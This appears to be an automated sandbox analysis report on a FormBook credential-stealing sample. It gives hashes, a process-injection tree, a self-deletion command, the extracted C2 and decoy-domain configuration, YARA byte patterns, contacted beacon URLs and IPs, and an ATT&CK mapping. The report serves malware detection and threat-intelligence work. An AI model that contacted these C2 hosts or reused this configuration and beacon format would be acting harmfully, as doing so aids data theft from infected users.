


**ID:** 433343
**Sample Name:** UOMp9cDcqZ
**Cookbook:** default.jbs
**Time:** 16:55:29
**Date:** 11/06/2021
**Version:** 32.0.0 Black Diamond

# Table of Contents

# Analysis Report UOMp9cDcqZ


## Overview

### General Information

| | |
|---|---|
| Sample Name: | UOMp9cDcqZ (renamed file extension from none to exe) |
| Analysis ID: | 433343 |
| MD5: | 15d907e7d9f8286. |
| SHA1: | b7d7329e94e229.. |
| SHA256: | 771e4f69520f71a.. |
| Tags: | exe |
| Infos: | |

Most interesting Screenshot:


### Detection





| | |
|---|---|
| Score: | 100 |
| Range: | 0 - 100 |
| Whitelisted: | false |
| Confidence: | 100% |

### Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM3
- Yara detected FormBook
- .NET source code contains potentia…
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…

### Classification



- **System is w10x64**
- UOMp9cDcqZ.exe (PID: 5852 cmdline: 'C:\Users\user\Desktop\UOMp9cDcqZ.exe' MD5: 15D907E7D9F8286E5053796C9D78FCEC)
  - UOMp9cDcqZ.exe (PID: 6412 cmdline: C:\Users\user\Desktop\UOMp9cDcqZ.exe MD5: 15D907E7D9F8286E5053796C9D78FCEC)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - autochk.exe (PID: 4860 cmdline: C:\Windows\SysWOW64\autochk.exe MD5: 34236DB574405291498BCD13D20C42EB)
      - colorcpl.exe (PID: 4840 cmdline: C:\Windows\SysWOW64\colorcpl.exe MD5: 746F3B5E7652EA0766BA10414D317981)
        - cmd.exe (PID: 6444 cmdline: /c del 'C:\Users\user\Desktop\UOMp9cDcqZ.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 5880 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

## Malware Configuration

### Threatname: FormBook

```
{
  "C2 list": [
    "www.adultpeace.com/p2io/"
  ],
  "decoy": [
    "essentiallyourscandles.com",
    "cleanxcare.com",
    "bigplatesmallwallet.com",
    "iotcloud.technology",
    "dmgt4m2g8y2uh.net",
    "malcorinmobiliaria.com",
    "thriveglucose.com",
    "fuhaitongxin.com",
    "magetu.info",
    "pyithuhluttaw.net",
    "myfavbutik.com",
    "xzklrhy.com",
    "anewdistraction.com",
    "mercuryaid.net",
    "thesoulrevitalist.com",
    "swayam-moj.com",
    "liminaltechnology.com",
    "lucytime.com",
    "alfenas.info",
    "carmelodesign.com",
    "newmopeds.com",
    "cyrilgraze.com",
    "ruhexuangou.com",
    "trendbold.com",
    "centergolosinas.com",
    "leonardocarrillo.com",
    "advancedaccessapplications.com",
    "aideliveryrobot.com",
    "defenestration.world",
    "zgcbw.net",
    "shopihy.com",
    "3cheer.com",
    "untylservice.com",
    "totally-seo.com",
    "cmannouncements.com",
    "tpcgzwlpyggm.mobi",
    "hfjxhs.com",
    "balloon-artists.com",
    "vectoroutlines.com",
    "boogerstv.com",
    "procircleacademy.com",
    "tricqr.com",
    "hazard-protection.com",
    "buylocalclub.info",
    "m678.xyz",
    "hiddenwholesale.com",
    "ololmychartlogin.com",
    "redudiban.com",
    "brunoecatarina.com",
    "69-1hn7uc.net",
    "zmzcrossrt.xyz",
    "dreamcashbuyers.com",
    "yunlimall.com",
    "jonathan-mandt.com",
    "painhut.com",
    "pandemisorgugirisi-tr.com",
    "sonderbach.net",
    "kce0728com.net",
    "austinpavingcompany.com",
    "biztekno.com",
    "rodriggi.com",
    "micheldrake.com",
    "foxwaybrasil.com",
    "a3i7ufz4pt3.net"
  ]
}
```


# Yara Overview

## Memory Dumps

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000002.00000000.245316233.0000000000400000.00000040.00000001.sdmp | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 00000002.00000000.245316233.0000000000400000.00000040.00000001.sdmp | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | • 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94<br>• 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91<br>• 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F<br>• 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07<br>• 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06<br>• 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8<br>• 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D<br>• 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4<br>• 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| 00000002.00000000.245316233.0000000000400000.00000040.00000001.sdmp | Formbook | detect Formbook in memory | JPCERT/CC Incident Response Group | • 0x166a9:$sqlite3step: 68 34 1C 7B E1<br>• 0x167bc:$sqlite3step: 68 34 1C 7B E1<br>• 0x166d8:$sqlite3text: 68 38 2A 90 C5<br>• 0x167fd:$sqlite3text: 68 38 2A 90 C5<br>• 0x166eb:$sqlite3blob: 68 53 D8 7F 8C<br>• 0x16813:$sqlite3blob: 68 53 D8 7F 8C |
| 00000001.00000002.249022174.0000000002BA4000.00000004.00000001.sdmp | JoeSecurity_AntiVM_3 | Yara detected AntiVM_3 | Joe Security | |
| 0000000F.00000002.494486167.0000000004490000.00000040.00000001.sdmp | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |
| Click to see the 21 entries | | | | |

## Unpacked PEs

| Source | Rule | Description | Author | Strings |
|---|---|---|---|---|
| 2.0.UOMp9cDcqZ.exe.400000.1.raw.unpack | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |
| 2.0.UOMp9cDcqZ.exe.400000.1.raw.unpack | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | • 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94<br>• 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91<br>• 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F<br>• 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07<br>• 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06<br>• 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8<br>• 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D<br>• 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4<br>• 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| 2.0.UOMp9cDcqZ.exe.400000.1.raw.unpack | Formbook | detect Formbook in memory | JPCERT/CC Incident Response Group | • 0x166a9:$sqlite3step: 68 34 1C 7B E1<br>• 0x167bc:$sqlite3step: 68 34 1C 7B E1<br>• 0x166d8:$sqlite3text: 68 38 2A 90 C5<br>• 0x167fd:$sqlite3text: 68 38 2A 90 C5<br>• 0x166eb:$sqlite3blob: 68 53 D8 7F 8C<br>• 0x16813:$sqlite3blob: 68 53 D8 7F 8C |
| 1.2.UOMp9cDcqZ.exe.3c4b958.1.raw.unpack | JoeSecurity_FormBook | Yara detected FormBook | Joe Security | |
| 1.2.UOMp9cDcqZ.exe.3c4b958.1.raw.unpack | Formbook_1 | autogenerated rule brought to you by yara-signator | Felix Bilstein - yara-signator at cocacoding dot com | • 0x10aa68:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x10adf2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x131c88:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x132012:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC<br>• 0x116b05:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94<br>• 0x13dd25:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94<br>• 0x1165f1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91<br>• 0x13d811:$sequence_2: 3B 4F 14 73 95 85 C9 74 91<br>• 0x116c07:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F<br>• 0x13de27:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F<br>• 0x116d7f:$sequence_4: 5D C3 8D 50 7C 80 FA 07<br>• 0x13df9f:$sequence_4: 5D C3 8D 50 7C 80 FA 07<br>• 0x10b80a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06<br>• 0x132a2a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06<br>• 0x11586c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8<br>• 0x13ca8c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8<br>• 0x10c582:$sequence_7: 66 89 0C 02 5B 8B E5 5D<br>• 0x1337a2:$sequence_7: 66 89 0C 02 5B 8B E5 5D<br>• 0x11bbf7:$sequence_8: 3C 54 74 04 3C 74 75 F4<br>• 0x142e17:$sequence_8: 3C 54 74 04 3C 74 75 F4<br>• 0x11cc9a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00 |
| Click to see the 10 entries | | | | |

## Sigma Overview

No Sigma rule has matched

## Signature Overview

Click to jump to signature section

### AV Detection:

- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

### Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration

### E-Banking Fraud:

- Yara detected FormBook

### System Summary:

- Malicious sample detected (through community Yara rule)

### Data Obfuscation:

- .NET source code contains potential unpacker

### Malware Analysis System Evasion:

- Yara detected AntiVM3
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

### HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Injects a PE file into a foreign processes
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

### Stealing of Sensitive Information:

Yara detected FormBook


**Remote Access Functionality:**

Yara detected FormBook

## Mitre Att&ck Matrix

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Exfiltration | Command and Control | Network Effects |
|---|---|---|---|---|---|---|---|---|---|---|---|
| Valid Accounts | Shared Modules 1 | Path Interception | Process Injection 6 1 2 | Masquerading 1 | OS Credential Dumping | Security Software Discovery 2 2 1 | Remote Services | Archive Collected Data 1 | Exfiltration Over Other Network Medium | Encrypted Channel 1 | Eavesdrop on Insecure Network Communicatic |
| Default Accounts | Scheduled Task/Job | Boot or Logon Initialization Scripts | Boot or Logon Initialization Scripts | Disable or Modify Tools 1 | LSASS Memory | Process Discovery 2 | Remote Desktop Protocol | Data from Removable Media | Exfiltration Over Bluetooth | Ingress Tool Transfer 3 | Exploit SS7 to Redirect Phor Calls/SMS |
| Domain Accounts | At (Linux) | Logon Script (Windows) | Logon Script (Windows) | Virtualization/Sandbox Evasion 3 1 | Security Account Manager | Virtualization/Sandbox Evasion 3 1 | SMB/Windows Admin Shares | Data from Network Shared Drive | Automated Exfiltration | Non-Application Layer Protocol 3 | Exploit SS7 to Track Device Location |
| Local Accounts | At (Windows) | Logon Script (Mac) | Logon Script (Mac) | Process Injection 6 1 2 | NTDS | Remote System Discovery 1 | Distributed Component Object Model | Input Capture | Scheduled Transfer | Application Layer Protocol 1 3 | SIM Card Swap |
| Cloud Accounts | Cron | Network Logon Script | Network Logon Script | Deobfuscate/Decode Files or Information 1 | LSA Secrets | System Information Discovery 1 1 2 | SSH | Keylogging | Data Transfer Size Limits | Fallback Channels | Manipulate Device Communicatic |
| Replication Through Removable Media | Launchd | Rc.common | Rc.common | Obfuscated Files or Information 4 | Cached Domain Credentials | System Owner/User Discovery | VNC | GUI Input Capture | Exfiltration Over C2 Channel | Multiband Communication | Jamming or Denial of Service |
| External Remote Services | Scheduled Task | Startup Items | Startup Items | Software Packing 1 3 | DCSync | Network Sniffing | Windows Remote Management | Web Portal Capture | Exfiltration Over Alternative Protocol | Commonly Used Port | Rogue Wi-Fi Access Points |


## Behavior Graph




## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.




# Antivirus, Machine Learning and Genetic Malware Detection

## Initial Sample

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| UOMp9cDcqZ.exe | 16% | Virustotal | | Browse |
| UOMp9cDcqZ.exe | 26% | Metadefender | | Browse |
| UOMp9cDcqZ.exe | 50% | ReversingLabs | ByteCode-MSIL.Spyware.Negasteal | |
| UOMp9cDcqZ.exe | 100% | Joe Sandbox ML | | |

## Dropped Files

**No Antivirus matches**

## Unpacked PE Files

| Source | Detection | Scanner | Label | Link | Download |
|---|---|---|---|---|---|
| 2.0.UOMp9cDcqZ.exe.400000.1.unpack | 100% | Avira | TR/Crypt.ZPACK.Gen | | Download File |
| 2.2.UOMp9cDcqZ.exe.400000.0.unpack | 100% | Avira | TR/Crypt.ZPACK.Gen | | Download File |

## Domains

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| www.dmgt4m2g8y2uh.net | 0% | Virustotal | | Browse |
| www.hazard-protection.com | 2% | Virustotal | | Browse |

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| www.yunlimall.com | 1% | Virustotal | | Browse |
| thesoulrevitalist.com | 1% | Virustotal | | Browse |

## URLs

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://www.founder.com.cn/cn/bThe | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/bThe | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/bThe | 0% | URL Reputation | safe | |
| http://www.sandoll.co.krN.TTFv | 0% | Avira URL Cloud | safe | |
| http://www.founder.com.cn/cn/cr | 0% | Avira URL Cloud | safe | |
| http://www.jiyu-kobo.co.jp/jp// | 0% | Avira URL Cloud | safe | |
| http://www.tiro.com | 0% | URL Reputation | safe | |
| http://www.tiro.com | 0% | URL Reputation | safe | |
| http://www.tiro.com | 0% | URL Reputation | safe | |
| http://www.founder.c | 0% | URL Reputation | safe | |
| http://www.founder.c | 0% | URL Reputation | safe | |
| http://www.founder.c | 0% | URL Reputation | safe | |
| http://www.goodfont.co.kr | 0% | URL Reputation | safe | |
| http://www.goodfont.co.kr | 0% | URL Reputation | safe | |
| http://www.goodfont.co.kr | 0% | URL Reputation | safe | |
| http://www.thesoulrevitalist.com/p2io/?Y8a0dZ=ywi4HDlAhD4tPbY4K6H+rd6B6cynTULkanWCLCIOcA07eHcJTX4js3v63TFqYuac8Mmv&1bE03H=2d8HJVh0mNdP | 0% | Avira URL Cloud | safe | |
| http://www.dmgt4m2g8y2uh.net/p2io/?Y8a0dZ=QtqXFq7FP4KHNfY3GXms050Yi4WsLwGmbp3RpBBisdkFhqTaD+AYMAmq/Gwss1AnwPhT&1bE03H=2d8HJVh0mNdP | 0% | Avira URL Cloud | safe | |
| http://www.jiyu-kobo.co.jp/liqul | 0% | Avira URL Cloud | safe | |
| http://www.sajatypeworks.com | 0% | URL Reputation | safe | |
| http://www.sajatypeworks.com | 0% | URL Reputation | safe | |
| http://www.sajatypeworks.com | 0% | URL Reputation | safe | |
| http://www.typography.netD | 0% | URL Reputation | safe | |
| http://www.typography.netD | 0% | URL Reputation | safe | |
| http://www.typography.netD | 0% | URL Reputation | safe | |
| www.adultpeace.com/p2io/ | 0% | URL Reputation | safe | |
| www.adultpeace.com/p2io/ | 0% | URL Reputation | safe | |
| www.adultpeace.com/p2io/ | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/cThe | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/cThe | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/cThe | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/staff/dennis.htm | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/staff/dennis.htm | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/staff/dennis.htm | 0% | URL Reputation | safe | |
| http://fontfabrik.com | 0% | URL Reputation | safe | |
| http://fontfabrik.com | 0% | URL Reputation | safe | |
| http://fontfabrik.com | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/4 | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/4 | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/4 | 0% | URL Reputation | safe | |
| http://www.hazard-protection.com/p2io/?Y8a0dZ=WcJiaxtbpXoyrp727GVLONmwQJizIxitcLbcPZwW7N+bpIkBoEIsPrx61ns7CFIdu3au&1bE03H=2d8HJVh0mNdP | 0% | Avira URL Cloud | safe | |
| http://www.galapagosdesign.com/DPlease | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/DPlease | 0% | URL Reputation | safe | |
| http://www.galapagosdesign.com/DPlease | 0% | URL Reputation | safe | |
| http://www.sandoll.co.kr | 0% | URL Reputation | safe | |
| http://www.sandoll.co.kr | 0% | URL Reputation | safe | |
| http://www.sandoll.co.kr | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/& | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/& | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/& | 0% | URL Reputation | safe | |
| http://www.urwpp.deDPlease | 0% | URL Reputation | safe | |
| http://www.urwpp.deDPlease | 0% | URL Reputation | safe | |
| http://www.urwpp.deDPlease | 0% | URL Reputation | safe | |
| http://www.zhongyicts.com.cn | 0% | URL Reputation | safe | |
| http://www.zhongyicts.com.cn | 0% | URL Reputation | safe | |

| Source | Detection | Scanner | Label | Link |
|---|---|---|---|---|
| http://www.zhongyicts.com.cn | 0% | URL Reputation | safe | |
| http://www.fontbureau.comuev | 0% | Avira URL Cloud | safe | |
| http://www.sakkal.com | 0% | URL Reputation | safe | |
| http://www.sakkal.com | 0% | URL Reputation | safe | |
| http://www.sakkal.com | 0% | URL Reputation | safe | |
| http://www.sajatypeworks.coms | 0% | Avira URL Cloud | safe | |
| http://www.yunlimall.com/p2io/?Y8a0dZ=FG8u3oFaRD5TAlzINClu9ACxgqrSnZ6gPOUiGbwcreYFYk5tnmBon+VN21bBg/43M0dy&1bE03H=2d8HJVh0mNdP | 0% | Avira URL Cloud | safe | |
| http://www.tiro.comn | 0% | URL Reputation | safe | |
| http://www.tiro.comn | 0% | URL Reputation | safe | |
| http://www.tiro.comn | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/jp/ | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/jp/ | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/jp/ | 0% | URL Reputation | safe | |
| http://www.carterandcone.coml | 0% | URL Reputation | safe | |
| http://www.carterandcone.coml | 0% | URL Reputation | safe | |
| http://www.carterandcone.coml | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/ | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/ | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/ | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn. | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn. | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn. | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/z | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/z | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/z | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn | 0% | URL Reputation | safe | |
| http://www.cleanxcare.com/p2io/?Y8a0dZ=pxlxKDN0Rvw8YUTnsB4Bv4ohCC0AYWvU81fxb+r9dLiNjjqdMXiyL1Lf074xZPwGcUa1&1bE03H=2d8HJVh0mNdP | 0% | Avira URL Cloud | safe | |
| http://www.fontbureau.comm | 0% | URL Reputation | safe | |
| http://www.fontbureau.comm | 0% | URL Reputation | safe | |
| http://www.fontbureau.comm | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/ | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/ | 0% | URL Reputation | safe | |
| http://www.jiyu-kobo.co.jp/ | 0% | URL Reputation | safe | |
| http://www.sajatypeworks.coma-d | 0% | URL Reputation | safe | |
| http://www.sajatypeworks.coma-d | 0% | URL Reputation | safe | |
| http://www.sajatypeworks.coma-d | 0% | URL Reputation | safe | |
| http://www.founder.com.cn/cn/MI | 0% | Avira URL Cloud | safe | |

# Domains and IPs

## Contacted Domains

| Name | IP | Active | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|---|---|
| www.dmgt4m2g8y2uh.net | 103.120.12.113 | true | true | • 0%, Virustotal, Browse | unknown |
| www.hazard-protection.com | 148.59.128.71 | true | true | • 2%, Virustotal, Browse | unknown |
| www.yunlimall.com | 142.111.47.2 | true | true | • 1%, Virustotal, Browse | unknown |
| thesoulrevitalist.com | 34.102.136.180 | true | false | • 1%, Virustotal, Browse | unknown |
| cleanxcare.com | 78.31.67.91 | true | true | | unknown |
| www.newmopeds.com | 52.58.78.16 | true | true | | unknown |
| www.trendbold.com | 64.190.62.111 | true | false | | unknown |
| www.thesoulrevitalist.com | unknown | unknown | true | | unknown |
| www.jonathan-mandt.com | unknown | unknown | true | | unknown |
| www.cleanxcare.com | unknown | unknown | true | | unknown |
| clientconfig.passport.net | unknown | unknown | true | | unknown |
| www.zgcbw.net | unknown | unknown | true | | unknown |

## Contacted URLs

| Name | Malicious | Antivirus Detection | Reputation |
|---|---|---|---|
| http://www.thesoulrevitalist.com/p2io/?Y8a0dZ=ywi4HDlAhD4tPbY4K6H+rd6B6cynTULkanWCLCIOcA07eHcJTX4js3v63TFqYuac8Mmv&1bE03H=2d8HJVh0mNdP | false | • Avira URL Cloud: safe | unknown |
| http://www.dmgt4m2g8y2uh.net/p2io/?Y8a0dZ=QtqXFq7FP4KHNfY3GXms050Yi4WsLwGmbp3RpBBisdkFhqTaD+AYMAmq/Gwss1AnwPhT&1bE03H=2d8HJVh0mNdP | true | • Avira URL Cloud: safe | unknown |
| www.adultpeace.com/p2io/ | true | • URL Reputation: safe<br>• URL Reputation: safe<br>• URL Reputation: safe | low |
| http://www.hazard-protection.com/p2io/?Y8a0dZ=WcJiaxtbpXoyrp727GVLONmwQJizIxitcLbcPZwW7N+bpIkBoEIsPrx61ns7CFIdu3au&1bE03H=2d8HJVh0mNdP | true | • Avira URL Cloud: safe | unknown |
| http://www.yunlimall.com/p2io/?Y8a0dZ=FG8u3oFaRD5TAlzINCIu9ACxgqrSnZ6gPOUiGbwcreYFYk5tnmBon+VN21bBg/43M0dy&1bE03H=2d8HJVh0mNdP | true | • Avira URL Cloud: safe | unknown |
| http://www.cleanxcare.com/p2io/?Y8a0dZ=pxlxKDN0Rvw8YUTnsB4Bv4ohCC0AYWvU81fxb+r9dLiNjjqdMXiyL1Lf074xZPwGcUa1&1bE03H=2d8HJVh0mNdP | true | • Avira URL Cloud: safe | unknown |

## URLs from Memory and Binaries

## Contacted IPs

## Public

| IP | Domain | Country | Flag | ASN | ASN Name | Malicious |
|---|---|---|---|---|---|---|
| 52.58.78.16 | www.newmopeds.com | United States | | 16509 | AMAZON-02US | true |
| 142.111.47.2 | www.yunlimall.com | United States | | 18779 | EGIHOSTINGUS | true |
| 103.120.12.113 | www.dmgt4m2g8y2uh.net | Philippines | | 17941 | BIT-ISLEEquinixJpapanEnterpriseKKJP | true |
| 34.102.136.180 | thesoulrevitalist.com | United States | | 15169 | GOOGLEUS | false |
| 148.59.128.71 | www.hazard-protection.com | Canada | | 33561 | GREENHOUSE-WYUS | true |
